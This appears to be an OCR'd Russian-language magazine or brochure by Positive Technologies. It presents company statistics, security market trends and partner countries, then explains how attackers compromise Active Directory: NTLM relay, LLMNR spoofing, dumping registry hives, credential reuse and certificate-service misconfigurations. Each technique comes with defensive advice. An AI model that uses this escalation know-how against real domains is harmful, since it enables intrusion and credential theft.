
Увеличиваем число юнитов

от **6**
в 2002 г.

до **2500+**
в 2025 г.



Строим базы



Исследуем карту мира: фокусные регионы

Ищем тиммейтов

От первых крупных клиентов (Сбербанк, «ВымпелКом», Минобороны и др.) в 2005-м

до **3000+** в 2025-м

500+ партнеров

Качаем разные ветки

Распределяем опыт

Мы построили ~~зиккурат~~ один из крупнейших исследовательских центров безопасности в Восточной Европе. Здесь наши специалисты собирают уникальные билды:


- Облачная безопасность
- Защита контейнеров
- Реверс-инжиниринг
- Data security
- Open Source проекты
- Blockchain security
- ML & AI
- Hardware security
- И многое другое
- Безопасность Linux

31 000 УЯЗВИМОСТЕЙ ЕЖЕГОДНО НАХОДИМ В КОРПОРАТИВНЫХ СИСТЕМАХ

Крафтим оружие

> 19 000
успешных внедрений

> 25 продуктов
в инвентаре, включая легендарное ПО и железо



Качаем персонажей

С помощью Positive Education:


15 000 +
обученных специалистов

3000+
студентов ежегодно

1500+
преподавателей

70+
вузов-партнеров

50+
практико-ориентированных программ



Для игроков из других частей света у нас есть международный проект Positive Hack Camp! Наши вузы-партнеры:

- Amity University (ОАЭ)
- Universitas NU NTB (Индонезия)
- Universitas Muhammadiyah Jakarta (Индонезия)
- Universitas Gadjah Mada (Индонезия)

Сражаемся на арене

В 2022 г. мы запустили платформу Standoff 365:

15
сценариев атак APT-группировок на онлайн-полигоне Standoff Defend

27 000+
пользователей из **60** стран

270 млн руб.
выплачено белым хакерам на Standoff Bug Bounty

15
кибербитв Standoff провели с 2016 г.

100+
заданий с 4 уровнями сложности на онлайн-полигоне Standoff Hackbase

70+
реальных инцидентов и **5 цепочек атак** в онлайн-симуляторе Standoff Cyberbones

Не забываем про мультиплеер

В 2021 г. мы стали первой публичной ИБ-компанией в России.
Параметры онлайн-сессии:

Первая
кибербез-компания с листингом акций на Мосбирже

200 000 +
акционеров

Входим в основные индексы Мосбиржи: IMOEX и РТС

100 млрд ₽
рыночная капитализация компании

Выходим в офлайн

С 2011 г. собираем тысячи игроков на Positive Hack Days:

От **500** энтузиастов в 2011 г.

до **150 000** участников в 2025-м (и более 180 тыс. зрителей онлайн)

>40 стран-участников

26 треков

270 докладов на Positive Hack Days Fest 2

Собираем ачивки

За выполнение особых квестов мы получили платиновые призы и попали в залы славы крупнейших компаний:

Adobe, AT&T, Google, IBM, mastercard, Microsoft, NOKIA, cisco, vmware, f5, CITRIX, DELL, ORACLE, SIEMENS, Schneider Electric, SAP, YOKOGAWA

ТРЕНДЫ В ИБ

Ирина Зиновкина

Руководитель направления аналитических исследований, Positive Technologies

МИРОВОЙ РЫНОК

Рост спроса на ИИ в кибербезопасности

ИИ может выполнять задачи на всех этапах обеспечения ИБ: он ассистирует специалисту, берет на себя рутину и повышает эффективность обнаружения угроз. Постепенно роль технологий искусственного интеллекта в защите будет расширяться: ИИ полноценно займет место второго пилота, а в перспективе полностью автоматизирует отдельные процессы. Например, можно будет создавать беспилотные SOC. Это касается как зарубежных, так и российских решений.

Развитие рынка киберстрахования

Быстрая компенсация и помощь в кризисных ситуациях (например, услуги по реагированию на атаки, консультации и восстановление после инцидентов) помогают минимизировать ущерб для бизнеса. Появляются новые виды покрытий — например, для убытков от атак на цепочки поставок и репутационных потерь.

Кроме того, в некоторых юрисдикциях наличие киберстраховки рекомендуется или становится обязательным условием для соответствия нормам законодательства.

Акцент на защите облаков

Компании активно используют cloud-сервисы и гибридные архитектуры, сочетающие локальные дата-центры и облачные ресурсы. Так что защита облаков и гибридных сред — одно из ключевых направлений развития рынка в 2026 г.

Отдельно отмечу тренд на развитие соответствующих средств защиты — например, облачных SIEM.

Защита ИИ — приоритет для малого и среднего бизнеса

Малый и средний бизнес применяет ИИ повсеместно — от кодинга и создания медиаконтента до разработки новых лекарств.

При этом ИИ-модели, встроенные в процессы защиты, могут не только становиться целью атак, но и быть источником угроз. Компании внедряют генеративные ИИ для автоматизации и ускорения разработки, а также для проектирования ИТ-продуктов, решений и модулей на всех уровнях производства, начиная с аппаратного. В обозримом будущем это может привести к появлению новых и росту числа уже известных уязвимостей в информационных системах, для разработки которых применялся ИИ.

Безопасная разработка — всему голова

Внедрение искусственного интеллекта в разработку (в формате low- и no-code-платформ, ассистентов и полностью автономных агентов) приводит к росту объемов выпускаемого кода. При этом недостаточный контроль результатов и отсутствие проверок безопасности влекут за собой рост числа уязвимостей в коде и недостатков защиты API, а также раскрытие конфиденциальных данных в открытых репозиториях.

Соответственно, развивается рынок решений по безопасной разработке. Основной тренд — интеграция безопасности в процессы DevOps, что выражается в автоматизации проверки кода, конфигураций и зависимостей на наличие уязвимостей на всех этапах жизненного цикла разработки (DevSecOps).

РОССИЙСКИЙ РЫНОК

Ужесточение законодательства в сфере кибербезопасности

В последние годы в России наблюдается значительное усиление нормативно-правовой базы, регулирующей вопросы ИБ. Это связано с ростом числа кибератак, развитием цифровизации и необходимостью защиты критической информационной инфраструктуры.

Развитие комплексных платформ защиты

По нашим данным, в 39% российских компаний были выявлены [1] следы присутствия известных APT-группировок, а в 35% организаций злоумышленники смогли зашифровать или уничтожить информацию и нарушить бизнес-процессы. Стоит отметить, что активность APT-группировок и вымогателей, направленная против российских компаний, не прекратится даже в случае нормализации геополитики. Киберпреступники продолжат операции, нацеленные на промышленный шпионаж и нанесение ущерба критической инфраструктуре.

Поэтому развиваются комплексные платформы защиты информации, объединяющие различные функции кибербезопасности в единую систему.

Акцент на защите IoT-систем

Безопасность IoT-систем остается на низком уровне. Киберпреступники продолжат наращивать темпы атак на них для похищения данных и нарушения работы предприятий.

Кроме того, IoT является важной составляющей не только производств, но и умных городов, домов и транспорта, особенно в условиях развивающегося автопилотирования. Атака на такие системы нарушит дорожное движение и логистику, вызовет панику и нанесет физический вред жителям.

[1]

Рост популярности MDR

Все популярнее становятся управляемые сервисы безопасности (MDR), обеспечивающие круглосуточный мониторинг и реагирование, — особенно у малого и среднего бизнеса. Этому способствуют дефицит квалифицированных кадров и сложность современных киберугроз. MDR экономически эффективны, так как создание и поддержка собственного SOC требуют значительно больших инвестиций.

Кроме того, в ближайшие годы нас ожидает вал шаблонных атак на малый и средний бизнес. Низкоквалифицированные киберпреступники будут искать компании, пренебрегающие своей безопасностью.

Еще один интересный факт: сервисная модель развивается на рынке не только кибербезопасности, но и преступных киберуслуг. Злоумышленники в дарквебе продают услуги для каждого шага кибератаки, будь то распространение первоначальных доступов или подписка на готовое ВПО.

Снижение темпов импортозамещения

Новому отечественному ПО необходимо время для наращивания необходимого функционала, а также избавления от «детских болезней», которые могут эксплуатировать киберпреступники. В целом российские компании ожидают смягчения требований по резкому переходу на отечественные решения, а также предоставления дополнительного времени на такой переход.

Процент применения зарубежного ПО в России остается высоким, а кроме того, страна пока зависима от импорта аппаратных средств. Несмотря на активные государственные инвестиции в микроэлектронику, в ближайшие пять лет проблема не решится.

ТОП-5 СТРАН-ПАРТНЕРОВ ДЛЯ РТ

Евгения Попова

Директор по международному бизнесу, Positive Technologies

Индонезия: инвестиции в развитие человеческого капитала

Основной лейтмотив нашего партнерства с компаниями в Индонезии — это развитие человеческого капитала. Мы активно вовлечены в коммуникацию с локальными провайдерами ИТ-решений и услуг, агентством по кибербезопасности BSSN и представителями крупного бизнеса, который уже не понаслышке знает о влиянии кибератак на целые отрасли. Совместно с партнерами мы запустили программу по подготовке студентов на базе технических университетов — например, Universitas Gadjah Mada, Universitas Muhammadiyah Jakarta, Universitas Nahdlatul Ulama Nusa Tenggara Barat. Ядро проекта — тренажер-симулятор, на котором студенты проходят практические задания, отрабатывая навыки реагирования и расследования инцидентов. Наша локальная команда состоит из граждан Индонезии, поэтому поддержка на индонезийском бахаса обеспечена.

Вьетнам: в центре повестки суверенитет

Наши предложения по защите государственного суверенитета находят отклик у компаний во Вьетнаме. Их доверие к нам помогает выстраивать совместные проекты по защите ключевых отраслей страны. Так, один из наших флагманских продуктов — NGFW — был внедрен во Вьетнаме практически одновременно с первыми коммерческими внедрениями в России.

ОАЭ: философия лидерства и хаб на Ближнем Востоке

ОАЭ для Позитива — это прежде всего комфортная среда для ведения бизнеса со всем Ближневосточным регионом. Именно там сформировалась наша самая многочисленная команда за пределами стран — соседей России. Привлекательность ОАЭ — в ее открытости, нейтральном отношении к иностранцам и государственной политике в области цифровизации и кибербезопасности. Именно эта наработанная за десятилетия традиция привлекать лучшие компании со всего мира (в том числе для участия в отраслевых публичных мероприятиях, таких как ИТ-выставки-конференции GISEC и GITEX) помогает нам выстраивать отношения с бизнес-сообществом в регионе, а также поставлять ИБ-решения как для финансового сектора, так и для промышленных компаний.

Иран: стратегическому партнерству быть

Иран, будучи стратегическим партнером России по многим направлениям, является перспективным рынком для Позитива. Геополитическая обстановка вокруг Ирана и России вносит определенную турбулентность в планирование сотрудничества с местными поставщиками решений в области кибербезопасности, однако локальный бизнес уже хорошо адаптировался и взвешенно подходит к выбору вендоров и технологических решений, которые будут приобретаться для внедрения внутри страны. Решения Позитива были рекомендованы агентством по кибербезопасности AFTA, что укрепило нашу репутацию среди партнеров и заказчиков в Иране, а наличие локального представителя упростило техническую поддержку и коммуникацию на языке фарси.

Мексика: испанский язык определяет возможности

Не каждый предприниматель из России готов заходить так далеко в развитии международного бизнеса, как в Мексику, — в буквальном смысле... А Позитив зашел! Понимая, что Мексика — это ключевой рынок в Латинской Америке, мы обратились с предложением о сотрудничестве к местному бизнесу, обеспечив инструменты коммуникации на испанском языке. Сейчас наш локальный представитель, гражданин Мексики, поддерживает работу с другими испаноговорящими странами в Латинской Америке. Также он оказывает техническую поддержку первым заказчикам, которые выбрали решение по мониторингу сетевого трафика от Позитива для внедрения в компании с критической информационной инфраструктурой.

ТОП-5 ПОДАРКОВ ДЛЯ ХАКЕРА, ИЛИ ЧТО НУЖНО ПРОВЕРИТЬ В СВОЕЙ ИНФРАСТРУКТУРЕ В ПЕРВУЮ ОЧЕРЕДЬ

Алексей Леднев


Руководитель экспертизы PT Expert Security Center (PT ESC), Positive Technologies

Трендом последних нескольких лет, несомненно, стали уязвимости в конфигурациях Active Directory Certificate Services (AD CS). Самые опасные из них позволяют злоумышленнику повысить свои привилегии в домене: после попадания в инфраструктуру атакующий фактически захватывает домен за пару шагов. *Обязательно проверьте свою инфраструктуру, чтобы не оставлять подарков для хакера (утилита Certipy может в этом помочь 😉).*

Вторая распространенная проблема по счету, но не по значимости — слабые пароли. В каждой компании есть сотрудники, которые считают, что пароль Pbvf2025! (Зима2025! в русской раскладке) является хорошим решением, которое еще и легко запомнить. Каждый думает, что это уникальная идея, но, как правило, в одной компании такие «уникальные» идеи приходят в голову еще нескольким десяткам, а то и сотням пользователей. Идеально для атаки password spraying. Также часто администраторы используют «стандартные» пароли и для сервисных учетных записей — привет, атака kerberoasting! *Обязательно анализируйте свою текущую парольную политику и периодически проверяйте пароли на надежность и утечки. Это можно делать вручную через брут базы доменных пользователей (ntds.dit) или использовать специализированные решения.*

Еще одна нестареющая классика — relay-атаки. Они также позволяют хакерам в случае попадания в инфраструктуру быстро улучшить положение и захватить новые ресурсы. Благо уже давно существуют встроенные защитные механизмы — осталось только убедиться, что они включены. *Проверьте, включены ли в вашей инфраструктуре механизмы SMB Signing, LDAP Signing, LDAP Channel Binding и схожие для противодействия relay-атакам.*

В этом пункте речь пойдет о том, что за последние несколько лет стало стандартом безопасности де-факто, — об использовании второго фактора. Сейчас происходит много утечек, а пользователи часто применяют одинаковые пароли. Ну или, как в одном из пунктов выше, пароль может быть не таким уникальным, как задумывал пользователь. Все это также подарок для злоумышленника, так как он может получить доступ к почте, корпоративным ресурсам или даже попасть внутрь инфраструктуры. *Доступ ко всем внешним сервисам (а еще лучше и к критичным сервисам внутри) должен быть с использованием 2FA.* Сделайте это, и злоумышленнику будет в разы сложнее преодолеть ваш периметр — придется искать уязвимости, применять фишинг или же идти на другие ухищрения.




Последний пункт в этом топе, но не в жизни: *проверяйте общие корпоративные ресурсы и вводите политики/правила их использования*. Зачастую сотрудники обмениваются чувствительными данными через сетевые папки. На практике я не раз сталкивался с ситуацией, когда злоумышленник находил давно всеми забытый бэкап контроллера домена на публичной сетевой шаре. Вместо атаки ему достаточно было просто осмотреться. Если ввести политику автоочистки таких папок, шансы «забыть» что-то важное уменьшаются. Это лишь один из способов. Подходящий нужно подбирать, учитывая особенности инфраструктуры. Но одно понятно точно: не стоит оставлять таких подарков хакерам. Удачи!

ТОП-5 ХОРОШО ИЗВЕСТНЫХ ТЕХНИК АТАК И УЯЗВИМОСТЕЙ, ЧЕРЕЗ КОТОРЫЕ МОЖНО ВЗЛОМАТЬ ИНФРАСТРУКТУРУ

Владислав Дриев

Ведущий специалист отдела наступательной безопасности PT ESC, Positive Technologies

Уязвимость родом из нулевых — это миф или реальность? Как показывает практика — реальность. Ниже мы приводим хорошо известные техники атак, которые продолжают развиваться, порождать новые исследования и успешно работают при автоматизированном тестировании на проникновение.



01

NTLM Relay

Одной из таких техник стала атака NTLM Relay, известная с нулевых. Думаем, многие также помнят ее под именем SMB Relay. И казалось бы, что нового там можно придумать? Но за последние годы было опубликовано несколько исследований, которые показывают расширение возможностей Relay на другие протоколы: HTTP, WinRMS, LDAP, MSSQL. Эта техника отлично работает в современных инфраструктурах и позволяет повышать привилегии атакующего вплоть до администратора домена.

Помимо расширения плоскости атаки, появляются и другие опасности — например, по-настоящему серьезная уязвимость CVE-2025-33073, в результате эксплуатации которой может быть скомпрометирован любой узел в домене AD. Но для этого нужны определенные условия, в том числе отсутствие принудительного требования подписи SMB. Примечательно, что рекомендация включать его известна еще с нулевых — как раз для защиты от NTLM Relay. Соответственно, если вы вовремя приняли меры, вам не будет страшна ни «классическая», ни новая угроза.

NBNS LLMNR Spoofing

Атаки не существуют в вакууме друг от друга. Для реализации NTLM Relay нужны вспомогательные техники — например, NBNS/LLMNR Spoofing. В ее основе простейшая концепция: узел пытается обнаружить IP-адрес сервиса, используя мультиадресный NBNS- или LLMNR-запрос. Атакующий отвечает на любой такой запрос своим IP-адресом. Узел пробует пройти аутентификацию на IP-адресе атакующего. Злоумышленник получает хеш пароля учетной записи, который можно отправить на восстановление по словарю. А в момент установления сессии атакующий может выполнить NTLM Relay, о последствиях которой мы уже упоминали.

Техника также известна с нулевых годов и до сих пор отлично работает в продовых инфраструктурах. Хотя, казалось бы, для защиты от нее существуют понятные и давно известные рекомендации: откажитесь от использования LLMNR/NBNS, если это возможно, и ограничьте сегмент распространения мультиадресных запросов.

02

Дамп SAM и SECURITY

После успешно проведенных атак NBNS/LLMNR Spoofing и NTLM Relay злоумышленник зачастую может получить SMB-сессию с привилегиями администратора на целевом узле. Но тут встает вопрос: что делать дальше? Скорее всего, первое, что придет на ум, — дамп lsass. Но нет, современные антивирусные решения достаточно хорошо защищают от этой атаки.

Наиболее вероятно сдампить ветки реестра HKLM\SAM и HKLM\SECURITY и извлечь оттуда учетные данные. Но современные EDR при определенных настройках защищают и от этого. Однако тут стоит уточнить, что зачастую в инфраструктуре настройки применены не ко всем узлам, и классический дамп реестра через reg save отлично работает. А там, где это не получается, всегда работают более продвинутые способы. Поэтому данной техникой атакующие до сих пор активно пользуются.

04

Переиспользование учетных данных

Самое логичное, что можно сделать после получения первых учетных данных в инфраструктуре, — попробовать их на всех доступных узлах и сервисах. Ведь самое слабое звено в ИБ — человек. Люди любят удобство, а использовать один пароль для всех сервисов однозначно просто и удобно. С помощью техники переиспользования учетных данных можно скомпрометировать различные сервисы, в том числе Active Directory.

Периодически встречаются интересные случаи. Например, когда пароли локального и доменного администраторов совпадают. Или пароли используются по типам оборудования: для камер — один пароль, для сетевого оборудования — другой, для систем резервного копирования — третий. Такая настройка — желанная находка для атакующего. Рекомендация по защите простая: используйте разные пароли и применяйте лучшие практики для их генерации. А для хранения используйте менеджеры паролей.

05

Уязвимости в центре сертификации AD

После успешного использования описанных техник атакующий может иметь привилегии администратора домена или скомпрометировать несколько важных серверов. По крайней мере, у него на руках будет несколько учетных записей с разными правами. С их помощью можно провести разведку шаблонов центра сертификации AD, зачастую там можно обнаружить ошибки в конфигурациях. И атакующий повысит свои привилегии в домене AD.


Казалось бы, эта техника была опубликована в 2021 г., но до сих пор часто применяется. Почему? Во-первых, появляются новые векторы атаки — например, опубликованный в 2024 г. ESC15. Во-вторых, большинство известных векторов обусловлены именно проблемой в настройке шаблона, а если по-простому — проблемой в одной галочке при настройке. Бывает, что по результатам проведения пентеста такие шаблоны не исправляют, а просто отключают. Но позже либо включают снова, либо создают новый шаблон, скопировав конфигурацию уязвимого. И проблема остается нерешенной.

Список техник можно продолжить, но в большинстве случаев именно этих пяти достаточно для повышения привилегий. Чтобы не стать жертвой, достаточно регулярного пентеста — даже автоматизированного.

ТОП-5 ЦЕЛЕЙ ЗЛОУМЫШЛЕННИКА ПРИ РЕВЕРС-ИНЖИНИРИНГЕ МОБИЛЬНЫХ ПРИЛОЖЕНИЙ

Николай Анисеня

Руководитель отдела перспективных технологий, Positive Technologies



Реверс-инжиниринг — обязательный этап любой атаки на мобильное приложение. Неважно, какие у вас дальнейшие цели, интересует вас клиентская часть или серверная, будете вы использовать статический или динамический анализ. Прежде чем сделать что-то с приложением, нужно понять, как оно устроено.

